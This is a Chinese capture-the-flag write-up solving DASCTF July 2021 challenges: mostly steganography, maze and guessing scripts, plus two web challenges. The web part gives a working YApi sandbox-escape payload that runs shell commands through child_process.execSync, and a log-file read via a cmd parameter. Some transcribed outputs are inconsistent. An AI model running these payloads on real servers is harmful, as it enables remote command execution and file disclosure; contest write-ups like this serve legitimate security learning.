

2021DASCTF实战精英夏令营暨DASCTF July X CBCTF 4th

WriteUp

原创

是Mumuzi 于 2021-08-02 11:59:46 发布 1796 收藏 8

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本文链接: https://blog.csdn.net/qg_42880719/article/details/119301367

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订阅专栏

最后十分钟掉了4名可还行

只写自己做了的, 队友出的就不写了

题目:

Crypto: Yusa的密码学签到——BlockTrick

MISC: 5道+1道赛后复现(共6道)

WEB: ezrce、cat flag、easythinkphp、jspxcms、cybercms

Crypto: Yusa的密码学签到——BlockTrick

```
C:\Users\mumuzi>nc node4.buuoj.cn 25449
3abab707f1f1fef3c4c3685b93aad053
3abab707f1f1fef3c4c3685b93aad053
1add8f96f5f74ec0ee76f8bb8ab8ea93
Try again
1add8f96f5f74ec0ee76f8bb8ab8ea93
flag{da503446-5e49-4ef7-91bc-493af39118bc}
```

不知道啥意思, 反正暂且当复读机就行了。

MISC-问卷题

```
DASCTF{79f3bb47a2e2d46def82c052eccb7b80}
```

MISC-red_vs_blue

一共66轮, 本来想手动发现90s会自动断开, 还发现在同一轮nc里面的答案是固定的, 于是可以写脚本试错在90s内赢66轮

```

p=remote("node4.buuoj.cn",26137)
context.log_level='debug'
answer='b'*66
f=False
while True:
    for i in range(66):
        p.recvuntil('choose one [r] Red Team,[b] Blue Team:')
        p.sendline(answer[i])
        p.recvuntil("Team")
        p.recvuntil("Team\n")
        if p.recv(5).decode()=="Sorry":
            p.recvuntil('Play again? (y/n): ')
            answer=answer[:i]+'r'+answer[i+1:]
            p.sendline('y')
            break
        else:
            continue
    try:
        flag1=p.recvuntil('flag')
        flag2=p.recvuntil('\n')
        f=True
        break
    except:
        pass
if f:
    break
print(flag1,flag2)

```

MISC-funny_maze

麻了麻了，照着改了好多次，2个半小时就没了

原脚本：https://blog.csdn.net/qq_29681777/article/details/83719680

对其进行修改：

```

def winner(n):
    dirs = [(0, 1), (1, 0), (0, -1), (-1, 0)] # 当前位置四个方向的偏移量
    path = [] # 存找到的路径

    def mark(maze, pos): # 给迷宫maze的位置pos标"2"表示“倒过了”
        maze[pos[0]][pos[1]] = 2

    def passable(maze, pos): # 检查迷宫maze的位置pos是否可通行
        return maze[pos[0]][pos[1]] == 0

    def find_path(maze, pos, end):
        mark(maze, pos)
        if pos == end:
            print(pos, end=" ") # 已到达出口，输出这个位置。成功结束
            path.append(pos)
            return True
        for i in range(4): # 否则按四个方向顺序检查
            nextp = pos[0] + dirs[i][0], pos[1] + dirs[i][1]
            # 考虑下一个可能方向
            if passable(maze, nextp): # 不可行的相邻位置不管
                if find_path(maze, nextp, end): # 如果从nextp可达出口，输出这个位置，成功结束
                    print(pos, end=" ")
                    path.append(pos)

```

```

        return True
    return False

def see_path(maze, path, counts): # 使寻找到的路径可视化
    count = 0
    for i, p in enumerate(path):
        if i == 0:
            maze[p[0]][p[1]] = "E"
        elif i == len(path) - 1:
            maze[p[0]][p[1]] = "S"
        else:
            maze[p[0]][p[1]] = 3
    print("\n")
    for r in maze:
        for c in r:
            if c == 3:
                print('\033[0;31m' + "*" + " " + '\033[0m', end="")
                count += 1
            elif c == "S" or c == "E":
                print('\033[0;34m' + c + " " + '\033[0m', end="")
            elif c == 2:
                print('\033[0;32m' + "#" + " " + '\033[0m', end="")
            elif c == 1:
                print('\033[0;;40m' + " " * 2 + '\033[0m', end="")
            else:
                print(" " * 2, end="")
        print()
    print(count+1)
    counts = count + 1
    return counts

p.recvuntil("#"*n + '\n')
map = ["#"*n]
for i in range(n-1):
    map.append(str(p.recvline())[2:-3])
for i in map:
    print(i)
maze = [[0]*n for i in range(n)]
for h in range(len(map)):
    for w in range(len(map)):
        if(map[w][h] == '#'):
            maze[w][h] = 1
        if(ord(map[w][h]) == 32 or map[w][h] == 'S' or map[w][h] == 'E'):
            maze[w][h] == 0
print(maze)
for h in range(len(map)):
    for w in range(len(map)):
        if(map[w][h] == 'S'):
            start = (w,h)
        if(map[w][h] == 'E'):
            end = (w,h)
counts = 0
find_path(maze, start, end)
c = see_path(maze, path, counts)
p.recvline()
p.sendline(str(c+1))


```

```

from pwn import *
context.log_level = 'debug'
p = remote("node4.buuoj.cn", 29622)
p.sendline("1")
winner(11)
winner(21)
winner(31)
winner(101)
winner(111)

```

这里定义为了函数，是为了初始化，如果不定义成函数，就会出现错误。还有就是定义二维数组一定要像我那样定义，不然会出现非理想的情况，免得自己排查都没排除清楚。



MISC-Just a GIF

类似国赛的GIF，甚至比国赛的简单

首先GIF用GIFFrame分离，一共得到451张图片

每11张为一组，一共41组，一组一组的来比较，即第一组第x张和每组第x张比较，相同画白，不同画黑
听不懂就看脚本

```

from PIL import Image
import os
from tqdm import tqdm

path = 'C:\\Users\\mumuzi\\Desktop\\Just_a_GIF'
pic = []*451
i = 0
for filename in os.listdir(path):
    pic[i] = filename
    i += 1
print(pic)

tmp = Image.open(path+'\\Frame0.png')
w,h = tmp.size[0],tmp.size[1]
img = Image.new('RGB',(w,h),(255,255,255))
count= 0
flag = ''
#上面没用, 是当时调试的时候写的, 忘了删了
for i in tqdm(range(11)):
    picn = Image.new('RGB',(w,h),(255,255,255))
    for t in range(1,41):
        pic1 = Image.open(path+'\\Frame'+str(i)+'.png')
        pic2 = Image.open(path+'\\Frame'+str(i+t*11)+'.png')
        for j in range(h):
            for k in range(w):
                tmp1 = pic1.getpixel((k,j))
                tmp2 = pic2.getpixel((k,j))
                if(tmp1 != tmp2):
                    picn.putpixel((k,j),(0,0,0))
    picn.save(str(i)+'.png')


```

妈的，笑死，我当时到底在写什么玩意儿，前面获取了目录后面为啥不直接用目录，有病。

想起来了，上面，for i 前面的 都不用看，那是当时在调试的时候测试的，只需要从for i in tqdm(range(11))开始看就行了


我的命名是从0开始到450的

然后跑出来：



https://blog.csdn.net/qq_42880719

很容易看出来是要拼起来，9张图手撸即可



DataMatrix

<https://demo.dynamsoft.com/barcode-reader/>



DASCTF{6bb73086aeb764b5727529d82b084cce}

MISC-Nuclear wastewater

核~~废~~水

原本黑黑的二维码变成了彩色的，把他的值打印出来，发现2通道为0，另一通道不为零

```
[0, 104, 0]
[0, 104, 0]
[0, 89, 0]
[0, 75, 0]
[0, 0, 40]
[0, 0, 75]
[0, 0, 116]
[0, 0, 64]
[0, 0, 105]
[0, 0, 83]
```

将其转字符，因为包含不可打印字符，所以这里把范围限制到32~128

```
from PIL import Image
img = Image.open('Nuclear wastewater.png')
w,h = img.size[0],img.size[1]
for i in range(3):
    for j in range(10,h-10,10):
        for k in range(10,w-10,10):
            tmp = list(img.getpixel((k,j)))
            if(tmp != [255, 255, 255] and int(tmp[i]) != 0 and tmp[i]>32 and tmp[i]<128):
                print(chr(tmp[i]),end='')
```


虽然我知道if判断那里前两个条件多余了，但是当时是这样做的，就还是这样写吧。

得到：

```
Ys>UEJht#?
ppeEFtstR#~:hi~tR:@s@YRteK#e@KsR&E&:eR:Eht/#iKtteYKhYKYhhihhKtC2tt:HVEesY&#@Rj!seRi:eitEtKsetKtE
E:hh#h#eYKYihhYK(Kt@iSY$KY/@pRsEetsip:~h@eeEs!E&&.:EsEEei#/iYe#/ieKKt//iKYhh'
```

然后词频

```
from collections import Counter
f = 'Ys>UEJht#?ppeEFtstR#~:hi~tR:@s@YRteK#e@KsR&E&:eR:Eht/#iKtteYKhYKYhhihhKtC2tt:HVEesY&#@Rj!seRi:eitEtKsetKtE
E:hh#h#eYKYihhYK(Kt@iSY$KY/@pRsEetsip:~h@eeEs!E&&.:EsEEei#/iYe#/ieKKt//iKYhh'
c = Counter(f)
print(c)
```



```
from collections import Counter
f = "The KEY is #R@/&p~!"
c = Counter(f)
print(c)
```

Counter({'t': 10, 'h': 17, 'e': 16, 'K': 15, 'E': 14, 'Y': 13, 'i': 12, 's': 11, '!': 10, '#': 9, 'R': 8, '0': 7, '1': 1, ' ': 1, 'C': 1, '2': 1, 'H': 1, 'V': 1, '3': 1, '4': 1, '5': 1, '6': 1})

https://blog.csdn.net/qq_42880719

#R@/&p~!, 因为后面词频为1, 出题人肯定不会将1的放进去, 不然就不知道顺序, 做起来稍微麻烦了一点, 测试发现果然如此, 解压成功。

#R@/&p~!

然后用winhex查看解压的txt

```

FF FE 0C 20 0C 20 0C 20 0C 20 0C 20 0C 20 0C 20 0C 20
0D 20 0E 20 0D 20 0E 20 0C 20 0C 20 0C 20 0C 20 0C 20
0C 20 0C 20 0C 20 0D 20 0E 20 0D 20 0C 20 0C 20 0C 20
0C 20 0C 20 0C 20 0C 20 0C 20 0C 20 0D 20 0E 20 0C 20
0D 20 0E 20 0C 20 0C 20 0C 20 0C 20 0C 20 0C 20 0C 20
0C 20 0D 20 0E 20 0D 20 0D 20 0C 20 0D 20 0C 20 0C 20
0E 20 0C 20 0C 20 0D 20 0D 20 0D 20 0E 20 0C 20 0C 20
0C 20 0C 20 0C 20 0C 20 0C 20 0C 20 0C 20 0C 20 0D 20
0E 20 0E 20 0D 20 0C 20 0D 20 0D 20 0D 20 0C 20 0C 20
0C 20 0C 20 0C 20 0C 20 0C 20 0C 20 0D 20 0E 20 0C 20
0E 20 0E 20 0D 20 0C 20 0C 20 0C 20 0D 20 0C 20 0D 20
0C 20 0C 20 0E 20 0E 20 0D 20 0E 20 0C 20 0C 20 0C 20
0E 20 0C 20 0C 20 0D 20 0D 20 0C 20 0C 20 0C 20 0D 20
0E 20 0D 20 0C 20 0D 20 0D 20 0C 20 0C 20 0D 20 0C 20
0E 20 0C 20 0C 20 0E 20 0C 20 0C 20 0D 20 0D 20 0C 20
0C 20 0D 20 0D 20 0C 20 0D 20 0E 20 0E 20 0E 20 0E 20
0E 20 0E 20 0D 20 0C 20 0D 20 0C 20 0C 20 0D 20 0C 20
0D 20 0E 20 0D 20 0D 20 0C 20 0D 20 0D 20 0C 20 0C 20
0C 20 0C 20 0C 20 0C 20 0C 20 0E 20 0D 20 0D 20 0D 20
0D 20 0C 20 0C 20 0C 20 0C 20 0C 20 0C 20 0C 20 0D 20
0C 20 0E 20 0E 20 0C 20 0C 20 0C 20 0C 20 0C 20 0C 20
0C 20 0C 20 0D 20 0D 20 0C 20 0E 20 0E 20 0C 20 0C 20
0C 20 0C 20 0C 20 0C 20 0C 20 0C 20 0D 20 0E 20 0C 20
0C 20 0C 20 0D 20 0C 20 0C 20 0C 20 0C 20 0C 20 0C 20
0D 20 0D 20 0C 20 0D 20 0C 20 0E 20 0E 20 0C 20 0C 20
0C 20 0C 20 0D 20 0C 20 0C 20 0C 20 0C 20 0D 20 0C 20
0D 20 0E 20 0D 20 0C 20 0C 20 0D 20 0E 20 0E 20
4F 00 49 00 45 00 4E 00 4B 00 4D 00 41 00 4A 00  O I E N K M A J
4F 00 4C 00 45 00 4F 00 4B 00 4D 00 41 00 4A 00  O L E O K M A J
4F 00 48 00 45 00 43 00 4C 00 48 00 42 00 43 00  O H E C L H B C
50 00 47 00 46 00 44 00 4C 00 4E 00 42 00 49 00  P G F D L N B I

```

发现零宽隐写，包含：U+200C U+200D U+200E

http://330k.github.io/misc_tools/unicode_steganography.html

Text in Text Steganography Sample

Original Text: (length: 608)

```
01ENKMAJOLECKMAJHECLHBCPGFDLNB1PAFFLPBKP1FNLEBBPPFKLFBAPEFBLJBMPHFQLEBBPMFJLEBBP  
LFOLHBCPCFHLNB1PDFGLHBCPPFKL1BNPHFCLDBGPFDLBBEPPFKLHBCPPFKLMBJPDFGLCBHPHFLBBEP1  
FNLN1IPOFLLMBJPDFGLBBEPPFKLBBEPPFKLGBDPOFLLABFPMFJLABFPCFHLNB1PDFGLMBJPEFBL1BNPHF  
CLLBCPOFLLBBEP1FNLDGPAFFKAAFOPEKKAAGOGEDKJAMQAEFKLAD01ENL1BNPEFBLLBCPJFMLFBAPLFO  
LFBAPNF1LEBBPLFOLFBAPAFFLJBMPHFCLJBMFBFEL1BNPHFCL1BNPNF1LBBEPPFKPAKQHECKMAJQAEFK  
KAP01ENKFAAOLECKHACQPEKKAAP0PEKKAAPDFEAKJAMOHECKLAODDEGKMAJQAEFKPAKONE1KBAED1ENKA  
AFODEGKAAP0PEKKAAD0EELKJAMOAEFKGAD0FEAKEABOLECKQALOLECKJAMOAEFK1ANOLECK1ANDEEBKFA  
AOHECKBAE01ENKJAMQKEPKMAJPMFJLCBHPFBLNB1
```

Hidden Text: (length: 32)

```
2021年4月13日，核废水在Citrix县的CTX1市尤为严重
```

Steganography Text: (length: 960)

```
01ENKMAJOLECKMAJHECLHBCPGFDLNB1PAFFLPBKP1FNLEBBPPFKLFBAPEFBLJBMPHFQLEBBPMFJLEBBP  
LFOLHBCPCFHLNB1PDFGLHBCPPFKL1BNPHFCLDBGPFDLBBEPPFKLHBCPPFKLMBJPDFGLCBHPHFLBBEP1FNLN  
B1IPOFLLMBJPDFGLBBEPPFKLBBEPPFKLGBDPOFLLABFPMFJLABFPCFHLNB1PDFGLMBJPEFBL1BNPHFCLLBCP  
OFLLBBEP1FNLDGPAFFKAAFOPEKKAAGOGEDKJAMQAEFKLAD01ENL1BNPEFBLLBCPJFMLFBAPLFO  
LFBAPNF1LEBBPLFOLFBAPAFFLJBMPHFCLJBMFBFEL1BNPHFCL1BNPNF1LBBEPPFKPAKQHECKMAJQAEFKKAP01ENKFA  
AOLECKHACQPEKKAAP0PEKKAAPDFEAKJAMOHECKLAODDEGKMAJQAEFKPAKONE1KBAED1ENKAAPDFEAK  
EKKLAODDEGKMAJQAEFKGAD0FEAKEABOLECKQALOLECKJAMOAEFK1ANOLECK1ANDEEBKFAAD0EELKJAMQ  
KEPKMAJPMFJLCBHPFBLNB1
```

[Download Stego Text as File](#)

https://blog.csdn.net/qz_42880711

Zero Width Characters for Steganography:

- U+200B ZERO WIDTH SPACE
- U+200C ZERO WIDTH NON-JOINER
- U+200D ZERO WIDTH JOINER
- U+200E LEFT-TO-RIGHT MARK
- U+202A LEFT-TO-RIGHT EMBEDDING
- U+202C POP DIRECTIONAL FORMATTING
- U+202D LEFT-TO-RIGHT OVERRIDE
- U+2062 INVISIBLE TIMES
- U+2063 INVISIBLE SEPARATOR
- U+FEFF ZERO WIDTH NO-BREAK SPACE

直接上cyberchef, 注意复制的时候不要把零宽的内容复制进去了, 或者直接复制上图左上的内容

Citrix CTX1 Decode

```
OIENKMAJOLEOKMAJOHECLHBCPGFDLNBIPAFFLPBKPIFNLEBBPPFKLFBAPEFBLJBMPHFCLEBBPMFJLEBBPLFOLHBCPCFHLNBIPD  
FGLHBCPPFKLIBNPHFCLDBGPGFDLBBEPPFKLHBCPPFKLMBJPDFGLCBHPHFCLBBEPIFNLNBIPOFLLMBJPDFGLBBEPEFBLBBEPPFK  
LGBDPOFLLABFPMFJLABFPCFHLNBIPDFGLMBJPEFBLIBNPHFCLLBOPOFLLBBEPIFNLDGPAFFKAAFOPEKKGAGOGEDKJAMOAEFKL  
AOOIENLIBNPEFBLBOPJFMLFBAPL FOLFBAPNF ILEBBPLFOLFBAPAFFLJBMPHFCLEBBPMFELIBNPHFCLIBNPNF ILEBBPPFKKPAK  
OHECKMAJOAEFKKAPOIENKFAOLEOKHACOPEKKAFOPEKKAFOFAKJAMOHECKLAODEGKMAJOAEFKPAKONEIKBAEOIENKAAFOFOD  
EGKAAFOPEKLLA000ELKJAMOAEFKGAD0FEAKEABOLEOKOALOEL0KJAMOAEFKIANOLEOKIANOE0EBKFAAOHECKBAEOIENKJAMOKEP  
KMAJPMFJLCBHPEFBLNBI
```

Output

time: 1ms
length: 152
lines: 1

```
MDGGKPAKMOGLKJAMNCHHOLEONDHGODEGNHHCOAEFIECBOBEENIHNLBONOHLOLEOIKCPOLEOIKCPLOBLNHIONEINNHHIOEELNP  
HKLJBMNLHOOEELNLHOLBLIHCCODEGIFCAOEEBIHCCLABFIACFPNF I
```

https://blog.csdn.net/qq_42880719

Citrix CTX1 Decode

```
MDGGKPAKMOGLKJAMNCHHOLEONDHGODEGNHHCOAEFIECBOBEENIHNLBONOHLOLEOIKCPOLEOIKCPLOBLNHIONEINNHHIOEELNP  
HKLJBMNLHOOEELNLHOLBLIHCCODEGIFCAOEEBIHCCLABFIACFPNF I
```

Output

time: 0ms
length: 38
lines: 1

```
flag{98047de9ce5aaa4c0031fb55e9dfac70}
```

https://blog.csdn.net/qq_42880719

flag{98047de9ce5aaa4c0031fb55e9dfac70}

MISC-赛后复现 -ezSteganography

非预期, 用stegsolve分离出g0通道, 得到前半张图


First part of flag is: flag{2e9ec6480d0515

QIM quantization is useful to get another flag.

step is 20

https://blog.csdn.net/qq_42880719

然后，图g0和g1异或



```
flag{2e9ec6480d05150c211963984dcbc9f1}
```

WEB-ezrce

打开显示yapi，直接去百度yapi漏洞

https://blog.csdn.net/Trouble_99/article/details/118667625


这篇 无脑的命令执行方法

然后就是找flag的位置

先ls没有，然后ls .../; ls .../.../发现ffffflllllaggggg

最后：

```
const sandbox = this
const ObjectConstructor = this.constructor
const FunctionConstructor = ObjectConstructor.constructor
const myfun = FunctionConstructor("return process")
const process = myfun()
mockJson = process.mainModule.require("child_process").execSync("cat .../.../ffffflllllaggggg").toString()
```



WEB-cat flag

根据提示：管理员曾经访问过 flag，可以去日志找

```
Payload:?cmd=/var/log/nginx/access.log
```

```
127.0.0.1 - [11/Jul/2020:00:00:00 +0000] "GET /this_is_final_flag_e2a457126032b42d.php HTTP/1.1" 200 5 "-" Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0"
192.168.122.180 - [01/Aug/2021:00:31:07 +0000] "GET /HTTP/1.1" 200 1855 "-" python-requests/2.25.1" 192.168.122.180 - [01/Aug/2021:00:31:13 +0000] "GET / HTTP/1.1" 200 1855 "-"
Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0" 192.168.122.180 - [01/Aug/2021:00:31:14 +0000] "GET /favicon.ico HTTP/1.1" 200 1855 "http://3a33dc78-
d707-4a3d-9237-fce482a8ae8e.node4.buuoj.cn/" Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0"
```

得到: /this_is_final_flag_e2a457126032b42d.php

